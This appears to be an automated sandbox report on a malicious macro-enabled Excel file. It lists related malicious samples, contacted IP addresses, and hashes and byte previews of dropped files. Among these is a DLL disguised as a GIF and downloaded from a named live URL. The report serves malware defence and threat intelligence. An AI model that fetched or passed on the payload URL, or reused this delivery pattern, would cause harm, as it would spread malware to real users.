	IMAGE20210406_490133692.exe.exe	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Invoice copyt2.pps	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Invoice copy.ppt	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Invoice copy.ppt	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Scan emco Bautechni specification.pps	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Scan emco Bautechni specification.pps	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Notice-039539.xlsm	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	document-1245492889.xls	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	Notice-039539.xlsm	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	PO#070421APRIL-REV.ppt	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	document-1251000362.xlsm	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	document-1251000362.xlsm	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	FARASIS.xlsx	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173
	NEW LEMA PO 652872-21.ppt	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vl*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U.....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pI.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1292511123011737
Encrypted:	false
SSDEEP:	6:kKfAc/kwTJ0N+SkQlPlEGYRMY9z+4KlDA3RUe0ht:XTkwTJrkPlE99SNxAhUe0ht
MD5:	040A0A8D520069C76FBE6BBAB7B6780C
SHA1:	5B9AC4E616C20F1915918DC43D46AE7960D82BD5
SHA-256:	1C40243699E6473E8D1B9D564D1AA36C00E72302575F8157359106A233A7CCEA
SHA-512:	BBE42E7983E70AEE6D3367FB3F4D9AECCF5D567EB1E7C3BC5FCE1B5E79A9BF9CFB36CAB0D518A697FA87149371B32EA9AD8BBEA16FEE5096002CA4AB8B6DEED2
Malicious:	false
Reputation:	low
Preview:	p..... .....+.-..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."..0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.01359045659566
Encrypted:	false
SSDEEP:	3:kkFklYdHlltfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKVx/nliBAIdQZV7eAYLit
MD5:	1D0BFC96DB599DC2445B3EEF6A9D7BFF
SHA1:	E1A3F31EB78C4251A8817D21C9B406910EA467F1
SHA-256:	485D611146F849B70CF4301B9C9C141E303D00133873A0DAC32F140B7BF4AA40
SHA-512:	72F6D22FD67CE192B8FB63D87AA222E67E7443B112135D27FBDD3BB1E6B316C91FAD5C6C86A691DB1897B9D72F0A0A6F1A54C7F314DB2B9BA6E97A048871AFBB
Malicious:	false
Reputation:	low
Preview:	p..... ....`...0..+.-..(..... .....u.....(.....}...h.t.t.p.:.//.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0604[1].gif	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (native) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	186502
Entropy (8bit):	6.182486294134606
Encrypted:	false
SSDEEP:	1536:O65/LQ2n3qA3PSD1AWc15xX418gzMPA3MxGQk2x44XaN9QqGYwOo9:D/LQ26GPS5g1Xm1MY3+lx7oQqGnOo
MD5:	E5726F9CD266AB1E58D53B6AE7C2BD5B
SHA1:	C3CB80D45C8953E258F5DB8359EDC1E7042F1899
SHA-256:	71C11EEA1F3BECFDD2CF15807FACD1AA555E7EBBA9116905CDBA5DB6EB4F8F06
SHA-512:	2CD34F6C63254E20696A5B15DB2C95F4F7E0278F840275CCB0DE92947359C2DD3FFCDDC0A6194ED25145FBA14EE7DF6B519A68FCCC2339F8E038DBE329F2C33
Malicious:	**true**
Reputation:	low
IE Cache URL:	http://https://shalombaptistchapel.com/ds/0604.gif
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..d..._.p`....." ..... .....`.....<.....0.....0.....text..... ..`.rdata..@.....@..@.data.....@....pdata.....~.....@..@..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\4E29F9DF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 364 x 139, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	8854
Entropy (8bit):	7.949751503848125
Encrypted:	false
SSDEEP:	192:VS+uZNogNC+NXtYvselFpeBnmMYCft0gVaSgZTaG+3uWYvVZmSGQ9pFT+x5ylxvr:03CbJ+mMYCmgUrNaB3uzvPm1UpFimlxj
MD5:	780FD0ABF9055E2D8FA1BAB6D4B9163E
SHA1:	CFCD5C73C9C517161DEC8D4B01ABFCA4B272AEBE
SHA-256:	6A3CDBFDB8911742673C2882E912369BC525A7BD41C9B6EFC5C9A84DAFF6C3B2
SHA-512:	8359AF512FA5771EB542B1A854F15E74555C7E1F956924520AC6CEBBAE1322D27AC8FBDD390275C5A31223613986B0CBF5871A406CA2DDBB996B9EB7A94E871A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...l.....E..7....pHYs.....tEXtSoftware.Adobe ImageReadyq.e<.."#IDATx..]M.$.u.Y...V.Z!$.....C.H2>.....JBR....c.2..k....'.f.....qg..7O.W..0.'.bO6x..I..#!W...`h.~.....Y...*+..._.x."....#.....[.....C.ISj..i..i.peOD..BT.N....IoD..qS..M{.I.D...!...[."A....GM.....I.M.....'T#D....&Q.H.."...Cqn"l....&.G.Mo....MI.....u&.~.#k.....R...<Q7%o~}.$d..L..j.<l..<...N.K.M"l.aU...G,N...v....LE..Y@.l....;n.?.Z%.&.V.....,d".K^bM..B. ....B.l"l.a.....<...q...."K.....{.,...j.&...F.@xU.....i.q..R.`u#<.....mR...j+ ..^.x...1TR..qw"l....&.a.W...}v.....S.zT..a...J.0....5... E..i"l.a%..<.....lSM.a...N.....hI....."D...R.u....."Q.K.#.gM)}.L...*..b..D.y9{.kR7aA....:_..LL#.....M...).{.l..O..lv...lP0l+....Y.Y.5.....j@$.C.h!qy/.D..%...g.c...D.....X..M$O.v%Z..S.%w..1"l....B'.O.I..B..}.....iL...X..3..`[.g...j..J.'...Y...rr..@m....@.uC.#.....e!.4...M.a.y.....&h.o...Y.Q...@....N]6..."H.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52523888.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 205 x 58, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	8301
Entropy (8bit):	7.970711494690041

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\52523888.png	
Encrypted:	false
SSDEEP:	192:BzNWXTPmjktA8BddiGGwjNHOQRud4JTTOFPY4:B8aoVT0QNuzWKPh
MD5:	D8574C9CC4123EF67C8B600850BE52EE
SHA1:	5547AC473B3523BA2410E04B75E37B1944EE0CCC
SHA-256:	ADD8156BAA01E6A9DE10132E57A2E4659B1A8027A8850B8937E57D56A4FC204B
SHA-512:	20D29AF016ED2115C210F4F21C65195F026AAEA14AA16E36FD705482CC31CD26AB78C4C7A344FD11D4E673742E458C2A104A392B28187F2ECCE988B0612DBA0F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..I.S.2...Q.'C.....h}x..... .....\..N...z....._.|.....III.666...~~~..6l.Q.J...\..m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]..;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g.....f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\75FB0EE9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5I9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E915191683126183E49E668B6049048D35
Malicious:	false
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.].....O..m7.r0|..."......?A.....w..;.N1u....._.[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ....d.V.W.c.....Y.A..S...~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.\.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7A7197D6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	848
Entropy (8bit):	7.595467031611744
Encrypted:	false
SSDEEP:	24:NLJZbn0jL5Q3H/hbqzej+0C3Yi6yyuq53q:Jljm3pQCLWYi67lc
MD5:	02DB1068B56D3FD907241C2F3240F849
SHA1:	58EC338C879DDBDF02265CBEFA9A2FB08C569D20
SHA-256:	D58FF94F5BB5D49236C138DC109CE83E82879D0D44BE387B0EA3773D908DD25F
SHA-512:	9057CE6FA62F83BB3F3EFAB2E5142ABC41190C08846B90492C37A51F07489F69EDA1D1CA6235C2C8510473E8EA443ECC5694E415AEAF3C7BD07F864212064678
Malicious:	false
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8O.T]H.Q..;3...?..fk.lR..R$.R.Pb.Q...B..OA..T$.hAD...J../..-h...fj..+....;s.vg.Zsw.=...{.w.s.w.@.....;..s...O..... ..;.y.p.....,...s1@ Ir.:... .>.LLa..b?h...l.6..U....1....r.....T..O.d.KSA...7.YS..a.(F@....xe.^.I..$h....PpJ...k%.....9..QQ....h..!H*...../....2..J2..HG....A....Q&...k...d..&..Xa.t..E.. ..E..f2.d(..v.~.P.+.pik+;...xEU.g....._xfw...+...(..pQ.(..(.U./..)..@..?.....f.'...lx+@F...+....)..k.A2...r~B,....TZ..y..9...`..0....q....yY....Q.....A....8j[.O9..t..&...g. l@ ..;..X!...9S.J5. .'.xh...8I.~.+...mf.m.W.i..{...+>P...Rh...+..br^$. q.^.....(..._j...$..Ar...MZm|...9..E..!U[S.fDx7<....Wd.....p..C.....^MyI:...c.^..SI.mGj,.....!...h..$..;.....yD./..a...-j.^:.}..v....RQ Y*.^.....IEND.B`.

C:\Users\user\AppData\Local\Temp\4CCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	98203
Entropy (8bit):	7.865919311689536
Encrypted:	false
SSDEEP:	1536:FRo2bdyZco+SkWShnt2hawGW7qusD9Byrty30wEGttZv9xEfYW/:FRo2bMKjSYhtMGW7qfD9ByrtyOG7ZVxa
MD5:	BE06C76B1235F5EE138D979D40791758
SHA1:	7D1946B1BC4C394040B35843D40A4EACB9870496
SHA-256:	00C1B7FB01DE1B6BE0E365612A9DCFEC263204BCB1CB667200C85139DA360FAB
SHA-512:	36BFB661E9068B9ADE2173E5A43A7054FE2A74497136D72D6BC50F2485F3AC2B4E688CF35239137D42A20D492974E353F97C483B0E9FB64F91627C1EBB2F4B51
Malicious:	false

C:\Users\user\AppData\Local\Temp\4CCE0000	
Preview:	.U.n.0....?.....C....I?.&..an.0.....,.\.Qo.7.pz.....7.V..^i.....;.0.....Z..d../g..u....e}J...({.....G+....!...~1.|.....)s....,.I...o..c...{Y.e"...Hd..;.#R..BKP^.Y.n0D..{.dM..&.x.)Qa.. ^...Mm...|?"....!.....u.....r8.....Z..GXJ.....q9.~..'.aZ.a%.4%.....s..&.{txD. ...../?.....`.:nN6..?..XF.../>S..y[..r....F....1.....!.S.E.u.h~t.n.9.....C.....>...az.}@...^.....:...a;. ...."M....l..w..j.6/...?.....PK.....!.\lC.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabDA59.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....|..=H4..c&.....f.,..=..-....p2.:..`HX.....b..... Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.}.g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>? w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k._.iK..xzW.w.M.>,5.}.}.tLX5Ls3_.. ).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,.f `D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarDA5A.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D48 5A
Malicious:	false
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....210303062855Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Apr 9 22:43:37 2021, atime=Fri Apr 9 22:43:37 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.469744699679815
Encrypted:	false
SSDEEP:	12:85Q1CnNn3cLgXg/XAlCPCHaXtB8XzB/RQvX+WnicvbG+bDtZ3YilMMEpxRljKbTg:85bnNna/XTd6jwYevDv3qKrNru/
MD5:	5296DCA44913C8377046C79FC6AAC7C1
SHA1:	E918646574DAC67E50ACD99B939E802FDBD23B22
SHA-256:	D26BAC424C8C6088FC405F499925ECEC984D12FFFEDEE75D7FC60E83D21325D3
SHA-512:	6C40054D1F6C2F50445C2AF26600DC44FC61BF2534D3082D391E5B1896B2B327AAEC952DE0490FD41DA631818868C6B3BBFD2A3ED4ABC7DB0A468CE0843557 D
Malicious:	false
Preview:	L.....F.....7G...z.).-...z.).-... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Rs...Desktop.d.....QK.X.Rs.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\216041\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....216041.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documents-351331057.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:14 2020, mtime=Fri Apr 9 22:43:37 2021, atime=Fri Apr 9 22:43:37 2021, length=98203, window=hide
Category:	dropped
Size (bytes):	2128
Entropy (8bit):	4.5452623580979745
Encrypted:	false
SSDEEP:	48:8+H/XT0jkxJAqJrqbKQh2+H/XT0jkxJAqJrqbKQ/:8m/XojkxJACCKQh2m/XojkxJACCKQ/
MD5:	72A7365B6F3DFD6BF7C97BEB763096D5
SHA1:	C8A6E986B9E57304E905D6ECB0A33BE5D8CDCE9D
SHA-256:	7A5A1E991059B0E765A30C19231448C5A12A4C645F05A236D68A6BDE7E97DA29
SHA-512:	3208ECB05E4E3DF5120BA3D9A73E3DF49B4674059773C0CFE0E1A8FB2D4812D9A413144304457944423 31F19D755E03FE8FED2AE3469E7CE4275ECDC54FB3D0
Malicious:	false
Preview:	L.....F.... ...I'..{...z.).-...a.).-.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....z.2.....Rp. .DOCUME~1.XLS..^.....Q.y.Q.y*...8.....d.o.c.u.m.e.n.t.s.-.3.5.1.3.3.1.0.5.7...x.l.s.m.....-...8...[.....?J.....C:\Users\..#.....\\216041\Users.user\Desktop\documents-351331057.xlsm./.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.s.-.3.5.1.3.3.1.0.5.7...x.l.s.m.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....216041.....D_..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	112
Entropy (8bit):	4.640181681444124
Encrypted:	false
SSDEEP:	3:oyBVomxWKS9LR8RyUZELR8RyUmxWKS9LR8RyUv:dj49L6ZEL6N9L6v
MD5:	B0563079CDA1FDF6A5226553A994DAA1
SHA1:	54E2C87E0E6094ACA9C68AE8693EBD018E48DF3E
SHA-256:	1085EA2B0429C2167666256B8D1676C3D78E630BAC5D2C436B9F0AA575359A47
SHA-512:	3E551CF9BA78AFF3713BB0C4B6167C5EB54A3EB8FD0A7582480590301639 29F20B11B481F3FFC6A8932DDCF0085765B521BF5C4E462286CD8361ADD6F26064DA
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..documents-351331057.LNK=0..documents-351331057.LNK=0..[misc]..documents-351331057.LNK=0..

C:\Users\user\Desktop\1DCE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	98203
Entropy (8bit):	7.865919311689536
Encrypted:	false
SSDEEP:	1536:FRo2bdyZco+SkWShnt2hawGW7qusD9Byrty30wEGttZv9xEfYW/:FRo2bMKjSYhtMGW7qfD9ByrtyOG7ZVxa
